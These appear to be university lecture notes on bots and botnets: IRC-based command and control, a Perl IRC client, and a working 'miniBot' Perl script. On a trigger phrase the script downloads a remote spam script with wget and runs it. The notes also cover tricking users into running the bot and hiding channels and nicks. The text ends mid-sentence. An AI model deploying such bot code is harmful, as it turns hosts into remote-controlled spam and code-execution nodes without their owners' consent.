Lecture 28: Bots and Botnets

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

May 21, 2009

©2009 Avinash Kak, Purdue University

Goals:

- Bots and bot masters
- Command and communication needs of a botnet
- The IRC protocol and a command-line IRC client
- A mini bot for spewing out third-party spam
- Some well-known bots and their exploits

28.1: Bots and Bot Masters

- Earlier in Lecture 22, we focused on viruses and worms. Typically, viruses and worms are equipped with a certain fixed behavior. Any time they migrate to a new host, they try to engage in that same behavior.

- A bot, on the other hand, is usually equipped with a larger repertoire of behaviors. Additionally, and perhaps even more importantly, a bot maintains, directly or indirectly, a communication link with a human handler, known typically as a bot-master or a bot-herder.

- In other words, the specific exploits that a bot engages in at any specific time or any specific host (or type of host) may depend on what commands it receives from some human. **Therefore, a fundamental characteristic of a bot is that it does the bidding of the bot master.**

- A bot master can therefore harness the power of several bots working together to bring about a result that could be more damaging than what can be accomplished by a single bot (or worm)

working all by itself. The bots working together could, for example, mount a **distributed denial of service (DDoS)** attack that would be much more difficult to protect against than a regular denial of service attack (DoS) we talked about in Lecture 16. Several bots working together would also be more effective in spreading virus and worm infections, and in corrupting the machines with spyware, adware, etc. Additionally, it would be much more difficult to squelch spam if it is spewing simultaneously out of several bots at random locations in a network.

- Being generally a more powerful piece of software, a bot may also exhibit greater ability to adapt its behavior to its environment. As a case in point, a bot may prove more adept at understanding the security features of a host and at weakening them for its own benefit. To illustrate, some folks think of the Conficker worm (see Lecture 22) as a bot because of its advanced communication abilities and, even more particularly, because of its ability to prevent a host from contacting security agencies for the purpose of downloading updates that may prevent the worm from operating.

- A collection of bots working together for the same bot-master constitute a botnet.

28.2: Command and Control Needs of a Botnet

- If the purpose of a bot is to carry out the bidding of the bot master, a bot must have embedded in it some communication capabilities that would allow it to receive commands and, in some cases, to return the results to the bot master.

- **There are two different ways in which a bot may receive commands from its master: (1) the pull mode; and (2) the push mode. Both of these modes require a command-and-control (C&C) server that "talks" to the individual bots, as shown in Figure 1.**

- In the push mode, the C&C Server in Figure 1 acts like a broadcast server, in the sense that the server can broadcast the same message to all the bots. It is a push mode because the C&C server sends or "pushes" the command and control messages into the bots. **The IRC Servers have emerged as the servers of choice for this role.** Section 28.3 briefly reviews IRC.

- In the pull mode, the bots send a request to the C&C server every once in a while for the latest commands, very much like the



Figure 1: *This figure is from Lecture 28 of "Lecture Notes on Computer and Network Security" by Avi Kak*

request your browser sends to a web server. If new commands are available, the C&C server responds back with the same. For obvious reasons, HTTPD servers are popular for such C&C servers.

- Note that a botnet exploit is more likely to go undetected if the communication between the bots and the C&C server uses standard protocols as opposed to some custom designed protocol. With standard protocols, it becomes that much more difficult for a packet sniffer and a protocol analyzer to figure out that anything is awry in a network.

- The above point should explain **why IRC is the protocol of choice for botnets based on the push mode of communications between the C&C server and the bots, and why HTTP is the protocol of choice for the pull mode.**

- Also note that each bot registers itself with the C&C server. Subsequently, the bot master only has to communicate his/her intentions to the C&C server in order for those intentions to be sent to all the bots. This layer of indirection allows the communications between the human and the C&C server to be infrequent, making it that much harder to discover the human handler.

- Since I expect the reader to already be familiar with the HTTP protocol used in the pull mode of command and control, in the rest of this lecture I will focus more on the push mode achieved most typically by the IRC protocol. Additionally, the push mode, and therefore the IRC protocol, is more popular for creating C&C capabilities for the botnets.

28.3: The IRC Protocol

- You have all heard about chat servers and chat clients. Basically, a chat server is a server socket that listens for incoming request from new clients wanting to join in a chat. When a new request is received, the server socket spits out a client socket for maintaining a direct link with the new client and forks that client socket to a new child process. [It is relatively easy to write a programs for chat servers and chat clients. See Chapter 19 of my book "Programming with Objects" for how to write such programs in C++ and Java, and my book "Scripting with Objects" for how to do the same with Perl and Python.]

- The IRC protocol takes the idea of a chat server/client to a much higher level. IRC stands for Internet Relay Chat.

- What's incredibly beautiful about the IRC protocol is that the individual chat clients could be plugged into different machines in different parts of the world, yet all of these different machines (if they are part of the same IRC network) would appear like a single logical chat server to all the clients.

- We illustrate the above idea with the network shown in Figure 2.

- The IRC network of Figure 2, whose symbolic name is `MyIRCNet`, consists of six servers, A, B, C, D, E, and F, that are connected as shown. [It is important to realize that all of these servers may be on the internet and therefore, for the exchange of TCP/IP traffic, every server could conceivably be connected to every other server. Therefore the connectivity that is shown in Figure 2 is only for exchanging IRC traffic. We can therefore think of the network shown in Figure 2 as an overlay network.] **An IRC overlay is not allowed to have loops.** This is to ensure that, from the standpoint of any server node in the network, the rest of the network looks like a tree. This allows each server node to act as a central node vis-a-vis the rest of the IRC network. An IRC overlay can be thought of as a spanning tree over the underlying TCP/IP network. The fact that there are no loops in an IRC overlay means that there is always a unique path from any one client to any other client. [No loops in the IRC overlay makes it easier to update all the servers in real time with regard to the latest information regarding the servers and the users. Basically, it is the responsibility of each server to forward all the received state information to the servers it is connected (except the server from which the information was received). If the overlay was allowed to contain loops, such a simple algorithm would not suffice for keeping the entire network synchronized.]

- The fact that the entire network must look like a single logical chat server to all the clients means that all of the individual servers must stay synchronized in real time with regard to the state of all the servers and of all the users in the network **It is this instant server-to-server synchronization that sets the IRC protocol apart from a run-of-the-mill chat server or, even, a social networking site.** [This



Figure 2: *This figure is from Lecture 28 of "Lecture Notes on Computer and Network Security" by Avi Kak*

real-time need for server-to-server synchronization with regard to the state of the individual serves, the individual clients on the different servers, and the individual channels means that the IRC protocol cannot easily be scaled up to an arbitrarily large number of servers. This issue is broached in RFC 2810. The main IRC protocol is described in RFC 1459.]

- Each user in an IRC network is identified by a nickname that is commonly referred to as just the **nick** for that user. Obviously, no two users in the same IRC network can have the same nick.

- The concept of a **channel** is fundamental to how the users organize themselves into different groups in an IRC network. **By definition, a channel is simply a set of users.** There are two kinds of channels in an IRC network: channels that are local to each specific server and channels that are global to all the servers. The former are denote with a '&' prefix and the latter with a '#' prefix. For illustration, the users that are shown in Figure 2 might participate in the following channels simultaneously:

```
#movies            =>      {holly, zeee, moomoo, fearless, auroka}

#classicalMusic    =>      {auroka, yoyo}

#petsDogs          =>      {jeebee, moomoo, blaster}

&localSchool       =>      {holly, jeebee, jojo}
```

Note that the channels `#movies, #classicalMusic` and `#petsDogs` are global to the whole network. On the other hand, the channel `&localSchool` is local to `Server A`. When a message is sent to a channel, it is sent to all the users that are in the set corresponding to the channel. [Vis-a-vis the different servers in an IRC network, a channel is like a multicast group. A chat taking place in a channel is sent to only those servers that have clients participating in the chat.]

- The IRC protocol considers the first person to start a new channel as the operator of that channel. An operator has certain privileges, such as the privilege to "kick" a troublesome user off a channel. [If you are going to be playing with the IRC protocol by actually connecting with a public IRC network, it is good to keep in mind that it is not that difficult to lose operator privileges. Let's say you start a new channel and become its operator and then suddenly because of some network hiccup your machine gets temporarily disconnected from the network. During the time you are disconnected, you could get dropped from the channel and someone else finding the channel without an operator could take over your operator privileges. To guard against such unpleasant situations, IRC networks allow you to register your nick and your channel. The command for registering a nick may look like NickServe or NS and the command for registering a channel may look like ChanServe or CS. That way, after you have identified yourself with the IDENTIFY command to ChanServe, you will always have your operator privileges restored for your registered channel should you get accidently disconnected.]

- All messages, including those used for command and control, in an IRC network conform to the following syntax:

– an optional ':'-prefixed string, followed by

– a valid IRC **command** in ASCII (or the corresponding 3-digit number), followed by

– the arguments to the command.

The entire string that comes after the command is taken to be the argument(s) for the command. An IRC message is always terminated in the internet line terminator, which is CR+LF. [In that sense, the IRC protocol is a line-oriented protocol. Each message between a client and a server or between two different servers consists of a single line.] An IRC message must not exceed 512 characters in length, counting all characters, including the trailing CR+LF characters.

- Let's now focus on the command part of an IRC message. Shown below are the commands of the IRC protocol:

```
ADMIN                   Usage:  ADMIN [<server>]
AWAY                    Usage:  AWAY [message]
CONNECT                 Usage:  CONNECT <target server> [<port> [<remote server>]]
ERROR                   Usage:  ERROR <error message>
INFO                    Usage:  INFO [<server>]
INVITE                  Usage:  INVITE <nickname> <channel>
ISON                    Usage:  ISON <nickname>{<space><nickname>}
JOIN                    Usage:  JOIN <channel>{,<channel>}  [<key>{,<key>}]
KICK                    Usage:  KICK <channel> <user> [<comment>]
KILL                    Usage:  KILL <nickname> <comment>
LINKS                   Usage:  LINKS [[<remote server>] <server mask>]
LIST                    Usage:  LIST  [<channel>{,<channel>} [<server>]]
MODE (for channel)      Usage:  MODE <channel> {+|-}<prop> [<limit>] [<user>] [<ban mask>]
MODE (for user)         Usage:  MODE <nickname>  [+|-]<prop>
NAMES                   Usage:  NAMES [<channel>{,<channel>}]
NICK                    Usage:  NICK <nickname>  [<hopcount>]
NOTICE                  Usage:  NOTICE <nickname> <text>
OPER                    Usage:  OPER <user>  <password>
```

```
PART                    Usage:  PART <channel>{,<channel>}
PASS                    Usage:  PASS <password>
PING                    Usage:  PING <server1> [<server2>]
PONG                    Usage:  PONG <daemon> [<daemon2>]
PRIVMSG                 Usage:  PRIVMSG <receiver>{,<receiver>} <text>
QUIT                    Usage:  QUIT [<quit message>]
REHASH                  Usage:  REHASH
RESTART                 Usage:  RESTART
SERVER                  Usage:  SERVER <servername> <hopcount> <info>
SQUIT                   Usage:  SQUIT <server>  [<comment>]
STATS                   Usage:  STATS [<query> [<server>]]
SUMMON                  Usage:  SUMMON <user> [<server>]
TIME                    Usage:  TIME [<server>]
TOPIC                   Usage:  TOPIC <channel>  [<topic>]
TRACE                   Usage:  TRACE [<server>]
USER                    Usage:  USER <username> <hostname> <servername> <realname>
USERHOST                Usage:  USERHOST <nickname>{<space><nickname>}
USERS                   Usage:  USERS  [<server>]
VERSION                 Usage:  VERSION [<server>]
WALLOPS                 Usage:  WALLOPS <text>
WHO                     Usage:  WHO [<name> [<o>]]
WHOIS                   Usage:  WHOIS  [<server>] <nickmask>[,<nickmask>[,...]]
WHOWAS                  Usage:  WHOWAS <nickname> [<count> [<server>]]
```

Note that if a parameter for a command is shown inside square brackets, it is optional.

- With regard to the use of IRC in botnets, particularly important is the fact that channels can be made secret and users made invisible. To understand how that can be done, note that all entities in an IRC network — and that includes servers, channels, and users — can be given certain properties. The MODE command that is included in the list shown above is used to set the properties of servers, channels, and users. Let's examine the usage syntax for the MODE command (for channels) in the list shown above:

```
MODE <channel> {+|-}<prop> [<limit>] [<user>] [<ban mask>]
```

The `<prop>` parameter here stands a one-letter property flag that is selected from the following choices

```
a    :   toggle to make a channel anonymous
b    :   set/remove a ban mask to keep users out
e    :   set/remove an exception mask to override a ban mask
i    :   toggle the invite-only channel flag
k    :   set/remove the channel key (password)
l    :   set/remove the user limit to channel
m    :   toggle to make a channel moderated
n    :   toggle for no messages to channel from clients on the outside
o    :   give/take channel operator privileges
p    :   private channel flag
q    :   set to make a channel quiet
r    :   toggle the server reop channel flag
s    :   toggle the secret channel flag
t    :   toggle the topic settable by channel operator only flag
v    :   give/take the ability to speak on a moderated channel
I    :   set/remove an invitation mask to automatically override
         the invite-only flag
O    :   give "channel creator" status
```

- Let's say that I started a new channel `#botnetUndergound` on a publicly available IRC network. Since I was the first person on the channel, I'd have certain special operator privileges. Now let's say that I want to make this channel secret. I might be able to do so by issuing the following command to the IRC server I am connected to:

```
MODE +s #botnetUnderground
```

When a channel is made secret in this manner, it becomes invisible to those who are not members of the channel. One can also use the 'p' property (that stands for 'private') for the same effect. But, with the 'p' option, the nicks of the users in the private channel may still be shown to other non-member users through the TOPIC, LIST, and NAMES commands. [The TOPIC command is used to set/unset a topic for a channel. For example, if you send the message `TOPIC #myChannel :dance lessons`, the topic for the channel `#myChannel` would be set to "dance lessons". The NAMES command returns the nicks for the all the visible users in a visible channel. So if you send the message `NAMES #myChannel` will return the nicks of all the visible users in the channel `myChannel`. The LIST command returns the topics for the channels. So if you send the following message to the server: `LIST #myChannel,#my2Channel` you will get back the topics for the channels `#myChannel` and `#my2Channel`.]

- If you are going to make the channel `#botnetUnderground` secret, you are also probably going to want to make it only password accessible. This can be done by setting the 'k' (for key) property of the channel by sending the following message to the server:

```
MODE #botnetUnderground +k abracadebra
```

- The MODE command I showed above is for setting a channel property. The same command can also be used for setting a user property. The usage pattern for this version of MODE is also shown in the long list of IRC commands I showed earlier:

```
MODE <nickname>  [+|-]<prop>
```

where `<prop>` stands for the following one-letter options:

```
a   :  user is flagged as away
i   :  marks a users as invisible
o   :  operator flag
r   :  restricted user connection
s   :  marks a user for receipt of server notices
w   :  user receives wallops
```

Note the ’i’ option that marks a user as invisible. Let’s say my nick is `botBoss` and I want to make myself invisible. [But don’t get too swayed by what you can accomplish by making yourself invisible in this manner. You will still be fully visible in your own channel. All that being invisible gets you is that people in other channels will not be able to find out about you through the WHO and WHOIS searches. I can do so by sending the following message to the server:

```
MODE botBoss +i
```

- Let’s go back to the syntax of the messages in an IRC network. I mentioned earlier that each message is composed of: an optional string that if present must have the prefix ’:’, a command string (or the corresponding integer), and the rest which stands for the parameters to the command. **But all the examples I have shown so far for the messages started with the command. For example, look at the MODE message**

above. So when do we have messages that include the optional first colon-prefixed string? When you as a client sends a message to the server you are connected to, it will look like

```
MODE #botBoss +k abracadebra
```

But when the same message is forwarded by the server that received your message to other servers in the IRC network, its syntax becomes

```
:botBoss MODE #botnetUnderground +k abracadebra
```

assuming that your nick is `botBoss`. Note that now the message has all the three components.

- So far we have talked about the commands for setting up the different attributes of channels and users. **But how does one actually engage in the main activity that the IRC protocol is designed for: sending text to others?** The command for sending text to other users in an IRC network is **PRIVMSG**. Consider the following IRC message you just sent to your server:

```
PRIVMSG  #botnetUnderground  :Hello Bots! Are you ready to wage war?
```

The message "Hello Bots! Are you ready to wage war?" will be sent to all users who are members of the channel `#botnetUnderground`.

- The preceding discussion was designed to make you familiar with the command and control vocabulary of the IRC protocol. As you might have guessed already, the implementation of the protocol is rather straightforward for a client, but must be quite challenging for a server. Server implementation is made difficult by the all the code you must write to keep all the servers synchronized on a real-time basis.

- There are several IRC clients available on the internet, several of them free. Perhaps the most popular IRC client is mIRC, but there is a small charge for it after the evaluation period is over.

- If you just want to have fun with an IRC client, you can use the command-line client that I have included below in the form of a Perl script called `ircClient.pl`. Command-line client means that you have to enter the full syntax for each message that you want to send to the server, including the command name and the command arguments. When you use a client such as mIRC, the client GUI takes care of sending to the server the command string that must come before any text message you may wish to send. [You are allowed to send raw IRC commands even in the GUI based clients such as mIRC provided you use the prefix '/' for the command itself.]

```
#!/usr/bin/perl -w

##   ircClient.pl

##   A command-line IRC client by Avi Kak  (kak@purdue.edu)
##
##   I created this script by combining: (1) the script
##   ClientSocketInteractive.pl in Chapter 15 of my book
##   "Scripting With Objects"; (2) some portions from Paul
##   Mutton's script "A Simple Perl IRC Client" and user
##   feedback scriplets that can be downloaded from
##   http://oreilly.com/pub/h/1964; and (3) some additional
##   checks of my own for the messages going from the client
##   to the server.

##   To make a connection, your command line should look like
##
##         ircClient.pl sunnydale.IRC4Fun.net 6667 botrow #Beginner
##
##   where 'botrow' is your nick and '#Beginner' the name of the
##   channel.  Obviously, 'sunnydale.IRC4Fun.net' is the hostname
##   of the server and 6667 the port number.
##
##   To send a text string to the server
##
##        PRIVMSG #Beginner :your actual text message goes here
##
##   where 'PRIVMSG' is the command name for sending a text
##   message and '#Beginner' the name of the channel.  What
##   comes after the colon is the text you want to send to
##   to the channel.  Similarly, if you want to announce to
##   to the #Beginner channel that you will be away for 10
##   minutes, you can enter
##
##       AWAY #Beginner :Back in 10 mins
##
##   If you want yourself to be unmarked as being away, all
##   you need to enter is
##
##       AWAY
##
##   without any arguments to the command.  To quit a chat
##   session, all you have to say is
##
##       QUIT
##
##   It is normal for the server to return an ERROR message
##   when you quit.
##
##   If you don't know where the command names PRIVMSG, AWAY,
```

```
##   QUIT, etc., come from, read the RFC1459 IRC standard.
##   That standard defines a total of 40 such commands.
##
##   Also try PING, WHO, WHOIS, USERS, PART, QUIT, NAMES, LIST,
##   VERSION, STATS c, STATS l, STATS k, ADMIN, etc., with this
##   command-line client.

use strict;

use IO::Socket;                                                   #(A)

die "Usage:  Requires 4 arguments as in\n\n" .
    "        $0   host   port   nick   channel\n\n" .
    "Example: ircClient.pl sunnydale.IRC4Fun.net 6667 botrow \#Beginner\n"
    unless @ARGV == 4;                                            #(B)

my $server = shift;                                               #(C)
my $port = shift;                                                 #(D)
my $nick = shift;                                                 #(E)
my $login = $nick;                                                #(F)
my $channel = shift;                                              #(G)

my $sock = IO::Socket::INET->new(PeerAddr =>$server,              #(H)
                                 PeerPort =>$port,                #(I)
                                 Proto => 'tcp') or               #(J)
    die "Can't connect\n";                                        #(K)

$SIG{INT} = sub { $sock->close; exit 0; };                        #(L)

my @IRC_cmds = qw/ADMIN AWAY CONNECT ERROR INFO INVITE
                  ISON JOIN KICK KILL LINKS LIST MODE
                  NAMES NICK NOTICE OPER PART PASS PING
                  PONG PRIVMSG QUIT REHASH RESTART SERVER
                  SQUIT STATS SUMMON TIME TOPIC TRACE
                  USER USERHOST USERS VERSION WALLOPS
                  WHO WHOIS WHOWAS/;                              #(M)

print STDERR "[Connected to $server:$port]\n";                    #(N)

# spawn a child process
my $pid =  fork();                                                #(O)
die "can't fork: $!" unless defined $pid;                         #(P)

# Parent process: receive information from the remote site:
if ($pid) {                                                       #(Q)
    STDOUT->autoflush(1);                                         #(R)
    # Log on to the server.  To log into a server that does
    # not need a password, you need to send the NICK and USER
    # messages to the server as shown below. See Section 3.1.3 of
    # RFC 2812 for the syntax used for the USER message.
    print $sock "NICK $nick\r\n";                                 #(S)
```

```
    print $sock "USER $login 0 * :A Handcrafted IRC Client\r\n";      #(T)

    while (my $input = <$sock>) {                                     #(U)
        # Check the numerical responses from the server.
        if ($input =~ /004/) {          # connection established     #(V)
            last;                                                     #(W)
        } elsif($input =~ /PING/) {                                   #(X)
            #some servers require sending pong back
            #with the integers it sends in the pingthe
            print "Found ping: $input";                               #(Y)
            if($input =~/:/) {                                        #(Z)
                if(index($input, ":") != -1) {                        #(a)
                    #send pong back with the digits
                    my $digits = substr($input, index($input, ":") + 1,
                            (length($input) - index($input, ":")));  #(b)
                    print $sock "PONG $digits\r\n";                   #(c)
                }
    }
        } elsif ($input =~ /433/) {                                   #(d)
            die "Nickname is already in use.";                       #(e)
}
    }

    print "Joining the channel\n";                                    #(f)
    print $sock "JOIN $channel\r\n";                                  #(g)
    print "Waiting for a reply\n";                                    #(g)
    while (my $input = <$sock>) {                                     #(i)
        chop $input;                                                  #(j)
        if ($input =~ /^PING(.*)$/i) {                                #(k)
            # We must respond to PINGs to avoid being disconnected.
            print $sock "PONG $1\r\n";                                #(l)
        } else {                                                      #(m)
            # Normally a user will be identified to you with a
            # string like 'nick!login_name@host'.  Abbpreviate
            # this to just the nick:
            $input =~ s/(^[^!]*)![^ ]*/$1/;                           #(n)
            print "$input\n";                                         #(o)
        }
    }
} else {                                                              #(p)
    # child process: send message to remote IRC server
    my $msg;                                                          #(q)
    while (defined( $msg = <STDIN> ) ) {                              #(r)
        # Split the message into strings so that we can test the
        # first string for a valid IRC command:
        my @split_msg = grep $_, split /\s+/, $msg;                   #(s)
        my @matches = grep /^$split_msg[0]$/, @IRC_cmds;              #(t)
        @matches = grep {defined $_} @matches;                        #(u)
        if (@matches) {                                               #(v)
            print $sock $msg;                                         #(w)
            last if $matches[0] =~ /QUIT/;                            #(x)
```

```
        } else {                                                    #(y)
            print STDERR "Syntax error. Try again\n";               #(z)
        }
    }
}
```

- As explained in the comment block at the beginning of the script, you can invoke this client with a command line like:

```
ircClient.pl  sunnydale.IRC4Fun.net  6667  botrow  #Beginner
```

where the first argument is the name of the server, the second argument the port number, the third the nick you wish to use, and the last the channel you wish to join. Note that many IRC servers use the port 6667, but that is not always the case. So before you can use the client shown above, you must find out the hostname of a server in an IRC network and what port it uses for incoming connection requests from clients.

- Read the comment block at the beginning of the client script above to see how text messages are broadcast to a channel. To repeat, the following entry in your terminal window in which you are running the script:

```
PRIVMSG  #channelName  :Hello channel members, I am here
```

will send the message "Hello channel members, I am here" to the

membership of the channel named in the line shown above. To quit a chat session, all you have to do is to enter

```
QUIT
```

in the terminal window. Note that, as described in RFC 2812, it is normal for the server to send you an ERROR message when you quit a session with an IRC server.

28.4: A Mini Bot That Spews Out Third-Party Spam

- Let's now "extract" from the `ircClient.pl` script of the previous section a mini bot that would do the bidding of a bot-master through a publicly available IRC server.

- Here is what we want our bot to do: When the bot receives the following incantation

  ```
  abracadabra magic mailer
  ```

  we want the bot to reach out to a third-party spam provider, download a spam file containing email addresses and the content for each address, and, finally, send the spam to the destination addresses. We will assume that the spam provider has made available the following sort of a file, named "emailer", at his/her location:

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: cutiepie\@yourfriend.com \n";
print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "Sorry to disappoint you. No cure for loneliness here. \n";
print SENDMAIL "\n\nThis email was sent automatically by a bot.\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n";
print SENDMAIL "To: kak\@purdue.edu \n";
print SENDMAIL "Subject: you just won a lottery \n\n";
```

```
print SENDMAIL "\n\nA Sorry to disappoint you.\n\n";
print SENDMAIL "\n\nA Unable to make you rich overnight.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n";
print SENDMAIL "To: ack\@purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nA Sorry to disappoint you.\n\n";
print SENDMAIL "\n\nA No anatomical enhancements at this site.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
....
....
```

Obviously, a spam file such as the one shown above could be easily constructed by merging an email address file and a spam content file. **This spam file is meant to be executable by Perl.** I used the same spam file in Section 27.3 of Lecture 27.

- Shown below is the code for `miniBot.pl`:

```
#!/usr/bin/perl -w

##   miniBot.pl

##   A silly little bot by Avi Kak  (kak@purdue.edu)
##
##   This is derived from the script ircClient.pl presented in
##   Section 28.3 of Lecture28 notes.  The script uses code
##   from Paul Mutton's script "A Simple Perl IRC Client" and user
##   feedback scriplets that can be downloaded from
##   http://oreilly.com/pub/h/1964.

##   For this bot to make a connection with an IRC server,
##   someone has to execute, knowingly or unknowingly, the
##   following command line:
```

```
##      miniBot.pl  server_address  port  nick  channel

##   This is a mini bot because it has only one exploit programmed
##   into it: the bot sends out spam to a third-party mailing list.
##   However, for that work, the host "infected" by this bot must
##   have the sendmail MTA running.

##   The bot's exploit is triggered when it receives the following
##   string
##
##         abracadabra magic mailer
##
##   from the IRC channel it is connected to.  Note that the bot
##   logs into the IRC server via the USER command:
##
##        USER  $login  8  *  :miniBot
##
##   as shown in line (P).  As stated in RFC 2812, the second
##   argument to the command represents a bit mask that determines
##   the various properties of the bot in the channel.  By using
##   the number 8, we set the 3rd bit of the second argument.  This
##   would cause miniBot to be invisible to those who are not members
##   of the channel that miniBot is a member of.

use strict;

use IO::Socket;                                                    #(A)
use Cwd;

die "Usage:  Requires 4 arguments as in\n\n" .
    "        $0   host   port   nick   channel\n\n"
    unless @ARGV == 4;                                             #(B)

my $server = shift;                                                #(C)
my $port = shift;                                                  #(D)
my $nick = shift;                                                  #(E)
my $login = $nick;                                                 #(F)
my $channel = shift;                                               #(G)

my $sock = IO::Socket::INET->new(PeerAddr =>$server,               #(H)
                                 PeerPort =>$port,                 #(I)
                                 Proto => 'tcp') or                #(J)
    die;                                                           #(K)
```

```
$SIG{INT} = sub { $sock->close; exit 0; };                                    #(L)
STDOUT->autoflush(1);                                                         #(M)

print $sock "NICK $nick\r\n";                                                 #(N)
print $sock "USER $login 8 * :miniBot\r\n";                                   #(O)

while (my $input = <$sock>) {                                                 #(P)
    # Check the numerical responses from the server.
    if ($input =~ /004/) {           # connection established                 #(Q)
        last;                                                                 #(R)
    } elsif($input =~ /PING/) {                                               #(S)
        if($input =~/:/) {                                                    #(T)
            if(index($input, ":") != -1) {                                    #(U)
                my $digits = substr($input, index($input, ":") + 1,
                        (length($input) - index($input, ":")));               #(V)
                print $sock "PONG $digits\r\n";                               #(W)
            }
       }
    } elsif ($input =~ /433/) {                                               #(X)
        die;                                                                  #(Y)
    }
}
print $sock "JOIN $channel\r\n";                                              #(Z)
while (my $input = <$sock>) {                                                 #(a)
    chop $input;                                                              #(b)
    if ($input =~ /^PING(.*)$/i) {                                            #(c)
        print $sock "PONG $1\r\n";                                            #(d)
    } else {                                                                  #(e)
        $input =~ s/(^[^!]*)![^ ]*/$1/;                                       #(f)
#        print "$input\n";                                                    #(g)
        if ($input =~ "abracadabra magic mailer") {                           #(h)
            my $dir = cwd;                                                    #(i)
            chdir "/tmp";                                                     #(j)
            system("wget http://cobweb.ecn.purdue.edu/~kak/emailer");#(k)
            system("perl emailer");                                           #(l)
            unlink glob "emailer*";                                           #(m)
            chdir $dir;                                                       #(n)
        }
    }
}
```

- Let's say we "infect" a host and somehow "trick" a user logged in at that host into clicking on a file that causes the execution of the following command line

```
miniBot.pl  server_network_address  port  nick   channel
```

  where, obviously, you'd have specified an IRC server for the first argument, the port number relevant to that server, the nick that you want your bot to use (it will be some innocuous name, for obvious reasons), and, finally, the name of the channel. Presumably, you as a bot master would have started up a new channel at some publicly available IRC server and you'd therefore have the operator privileges on the channel — although your having operator privileges is not necessary for the miniBot's exploit to succeed.

- By monitoring the IRC channel, you as the bot master would be able to tell whether or not a target machine was successfully infected with the bot. Now all you have to do is to send the text "abracadabra magic mailer" to the channel. When the miniBot sees this incantation, it will automatically download the third-party spam file and, assuming that the sendmail programming is running on the infected machine, send spam out to its recipients.

- I have played with the **miniBot.pl** script in the following manner:
